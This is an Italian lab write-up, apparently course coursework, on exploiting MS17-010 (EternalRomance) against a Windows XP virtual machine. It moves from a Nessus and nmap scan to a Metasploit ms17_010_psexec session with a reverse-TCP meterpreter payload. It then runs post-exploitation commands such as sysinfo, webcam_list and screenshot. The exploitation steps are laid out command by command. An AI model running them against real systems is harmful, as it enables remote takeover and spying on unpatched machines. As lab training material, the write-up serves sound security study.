
```
(kali@kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data:
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=0.978 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.663 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=0.559 ms
```

Da kali a XP

```
C:\Documents and Settings\Epicode_user>ping 192.168.200.100
Esecuzione di Ping 192.168.200.100 con 32 byte di dati:
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Statistiche Ping per 192.168.200.100:
    Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),
```


Da XP a kali

Una volta configurate le nuove impostazioni di rete sulle nostre macchine, si passa alla scansione delle vulnerabilità sulla nostra macchina target (Windows XP) servendoci di Nessus. Facciamo partire il servizio dal prompt di kali e cerchiamo sul browser l’url “Kali:8834” per utilizzare Nessus





Una volta entrati nell'applicazione facciamo partire una "basic scan" nei confronti di Windows XP impostando l'indirizzo IP di quest'ultima



Windows\_XP / Configuration

← Back to Scan Report

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY >

ASSESSMENT >

REPORT >

ADVANCED >

Name: Windows\_XP

Description:

Folder: My Scans

Targets: 192.168.200.200

Al fine del processo ci verranno restituite queste vulnerabilità:

**192.168.200.200**



La vulnerabilità che ci interessa fixare è la seguente:

**97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unauthenticated check)**

## Descrizione

L'host Windows remoto è interessato dalle seguenti vulnerabilità:

- Esistono più vulnerabilità legate all'esecuzione di codice in modalità remota in Microsoft Server Message Block 1.0 (SMBv1) a causa della gestione impropria di determinate richieste. Un utente malintenzionato remoto non autenticato può sfruttare queste vulnerabilità, tramite un pacchetto appositamente predisposto, per eseguire codice arbitrario. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- Esiste una vulnerabilità alla divulgazione di informazioni in Microsoft Server Message Block 1.0 (SMBv1) a causa della gestione impropria di determinate richieste. Un utente malintenzionato remoto non autenticato può sfruttarlo, tramite un pacchetto appositamente predisposto, per divulgare informazioni riservate. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE ed ETERNALSYNERGY sono quattro di molteplici

Vulnerabilità ed exploit di Equation Group divulgati il 14/04/2017 da un gruppo noto come Shadow Brokers. WannaCry / WannaCrypt è un programma ransomware che utilizza

l'exploit ETERNALBLUE ed EternalRocks è un worm che sfrutta sette vulnerabilità di Equation Group. Petya è un programma ransomware che prima utilizza CVE-2017-0199, una vulnerabilità in Microsoft Office, e poi si diffonde tramite ETERNALBLUE.

## Soluzione

Microsoft ha rilasciato una serie di patch per Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10 e 2016. Microsoft ha inoltre rilasciato patch di emergenza per i sistemi operativi Windows che non sono più supportati, tra cui Windows XP, 2003 e 8. Per sistemi operativi Windows non supportati, ad es. Windows XP, Microsoft consiglia agli utenti di interrompere l'uso di SMBv1. SMBv1 non dispone delle funzionalità di sicurezza incluse nelle versioni successive di SMB. SMBv1 può essere disabilitato seguendo le istruzioni del fornitore fornite in Microsoft KB2696547. Inoltre, US-CERT consiglia agli utenti di bloccare SMB direttamente bloccando la porta TCP 445 su tutti i dispositivi di confine della rete. Per SMB sull'API NetBIOS, bloccare le porte TCP 137/139 e le porte UDP 137/138 su tutti i dispositivi di confine della rete.

## Exploitable With

CANVAS (true) Core Impact (true) Metasploit (true)

## FATTORE DI RISCHIO: ALTO

## PLUGIN OUTPUT

Tcp/445/cifs

Una volta constatata la presenza della vulnerabilità sfruttabile attraverso metasploit sulla porta 445, lanciamo una scansione dei servizi sulle porte della macchina target da kali con “nmap -sV 192.168.200.200”

```
(kali@kali)-[~]
$ nmap -sV 192.168.200.200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-15 05:02 EST
Nmap scan report for 192.168.200.200
Host is up (0.0035s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows XP microsoft-ds
Service Info: OS: windows, windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.63 seconds
```

Appurato che la porta in questione sia aperta, procediamo all’exploit con il tool Metasploit aprendo msfconsole da kali. Quando il programma partirà, con il comando “search” seguito dal codice della nostra vulnerabilità ricerchiamo l’exploit adatto per il nostro caso

```
msf6 > search ms17-010

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14     average Yes    MS17-010 EternalBlue SMB Remote Window
1  exploit/windows/smb/ms17_010_psexec     2017-03-14     normal Yes    MS17-010 EternalRomance/EternalSynergy
2  auxiliary/admin/smb/ms17_010_command 2017-03-14     normal No     MS17-010 EternalRomance/EternalSynergy
3  auxiliary/scanner/smb/smb_ms17_010     2017-03-14     normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14     great  Yes    SMB DOUBLEPULSAR Remote Code Execution
```

Procederemo con l'exploit numero 1 perché l'exploit 0 con "eternalblue" funziona su macchine a 64 bit mentre la nostra è a 32 bit e perché rispetto a "eternalblue" è più affidabile.

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > █
```

Con il comando "info" vediamo qualche informazione in più riguardante questo exploit

```
Basic options:
Name           Current Setting      Required
-----
DBGTRACE       false                yes
LEAKATTEMPTS   99                  yes
NAMEDPIPE      no                   no
NAMED_PIPES    /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes
RHOSTS         445                  yes
RPORT          445                  yes
SERVICE_DESCRIPTION  no
SERVICE_DISPLAY_NAME  no
SERVICE_NAME  no
SHARE          ADMIN$               yes
SMBDomain      .                    no
SMBPass        .                    no
SMBUser        .                    no

Payload information:
Space: 3072

Description:
This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.
```

Come possiamo dedurre dalla descrizione l'exploit sfrutta la vulnerabilità per sovrascrivere le informazioni sulla sessione di connessione con una sessione di amministratore, da lì entra in azione il payload con il quale si avvierà una sessione meterpreter con cui andremo a prendere il controllo da remoto della macchina target

Una volta accertato che l'exploit scelto sia quello giusto per il nostro caso, utilizziamo il comando "show options" per controllare i parametri da configurare

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

  Name                               Current Setting                                Required  De
  ---                               -
  DBGTRACE                           false                                           yes      Sh
  LEAKATTEMPTS                       99                                              yes      Ho
  NAMEDPIPE                          no                                              no       A
  NAMED_PIPES                        /usr/share/metasploit-framework/data/wordlists/named_pipes
                                              .txt                                           yes      Li

  RHOSTS                             yes                                             yes      Th
  RPORT                             445                                           yes      Th
  SERVICE_DESCRIPTION                no                                             no       Se
  SERVICE_DISPLAY_NAME               no                                             no       Th
  SERVICE_NAME                       no                                             no       Th
  SHARE                              ADMIN$                                         yes      Th
  SMBDomain                          .                                              no       Th
  SMBPass                            no                                             no       Th
  SMBUser                            no                                             no       Th

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ---          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.200.100 yes       The listen address (an interface may be specified)
  LPORT         4444           yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Per procedere dovremo configurare:

1. "RHOSTS" con l'indirizzo IP della macchina target, cioè quello di Windows XP (192.168.200.200)
2. "LPORT" con la porta assegnataci dai requisiti della simulazione, ossia 7777

Per entrambe le configurazioni bisogna utilizzare il comando "set"

Non c'è bisogno di configurare il payload poiché viene usato quello di default quando viene scelto l'exploit

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
```



Per assicurarci che le nuove configurazioni siano state accettate, lanciamo nuovamente “show options” per controllare

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

  Name      Current Setting      Required
  ---      -
  DBGTRACE  false                yes
  LEAKATTEMPTS 99                  yes
  NAMEDPIPE  /usr/share/metasploit-framework/data/wordlists/named_pipes
  NAMED_PIPES .txt                  no
  RHOSTS     192.168.200.200      yes
  RPORT      445                  yes
  SERVICE_DESCRIPTION
  SERVICE_DISPLAY_NAME
  SERVICE_NAME
  SHARE      ADMIN$               yes
  SMBDomain
  SMBPass
  SMBUser

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting      Required      Description
  ---      -
  EXITFUNC  thread               yes           Exit technique (Accepted: '', seh, thread, process, no
  LHOST     192.168.200.100      yes           The listen address (an interface may be specified)
  LPORT     7777                 yes           The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Infine, non ci resta che lanciare il comando “exploit” per iniziare il processo di hacking

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish... done
[*] 192.168.200.200:445 - [ ] Entering Danger Zone |
[*] 192.168.200.200:445 - [*] Preparing dynamite...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.200.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - [ ] Leaving Danger Zone |
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x81d8ea88
[*] 192.168.200.200:445 - Built a write-what-where primitive...
[+] 192.168.200.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload... aipCelcL.exe
[*] 192.168.200.200:445 - Created \aipCelcL.exe...
[+] 192.168.200.200:445 - Service started successfully...
[*] 192.168.200.200:445 - Deleting \aipCelcL.exe...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1050) at 2022-12-12 05:29:33 -0500

meterpreter > 
```

Per vedere se l’exploit ha avuto successo possiamo fare delle prove per carpire delle informazioni dalla macchina target, tipo:

- Acquisire più informazioni della macchina attaccata con il comando “sysinfo”

```
meterpreter > sysinfo
Computer      : TEST-EPI
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

Tra le informazioni utili tramite il comando "run post/windows/gather/checkvm" possiamo capire se la macchina target sia una macchina virtuale o meno

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >
```

Il comando più semplificato “run checkvm” è stato deprecato e non è più utilizzabile

- Le impostazioni di rete con “ifconfig”

```
meterpreter > ifconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  di pianificazione pacchetti
Hardware MAC : 08:00:27:c1:bf:35
MTU        : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

- Anche la tabella di route con l’omonimo comando “route”

```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.200.1	10	2
127.0.0.0	255.0.0.0	127.0.0.1	1	1
192.168.200.0	255.255.255.0	192.168.200.200	10	2
192.168.200.200	255.255.255.255	127.0.0.1	10	1
192.168.200.255	255.255.255.255	192.168.200.200	10	2
224.0.0.0	240.0.0.0	192.168.200.200	10	2
255.255.255.255	255.255.255.255	192.168.200.200	1	2

- Se la macchina target abbia webcam attive con il comando “webcam\_list”


```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

- Recuperare uno screenshot del desktop di XP con il comando “screenshot”

```
meterpreter > screenshot
Screenshot saved to: /home/kali/DiEJEfhP.jpeg
```



Come si può leggere dall'immagine lo screen viene salvato sulla macchina attaccante e viene indicato il percorso per ritrovarla; infatti, se dalla nostra macchina kali andiamo nella cartella "kali" troveremo lo screen salvato



Doppio click sull'icona per aprirlo e il risultato è il seguente:

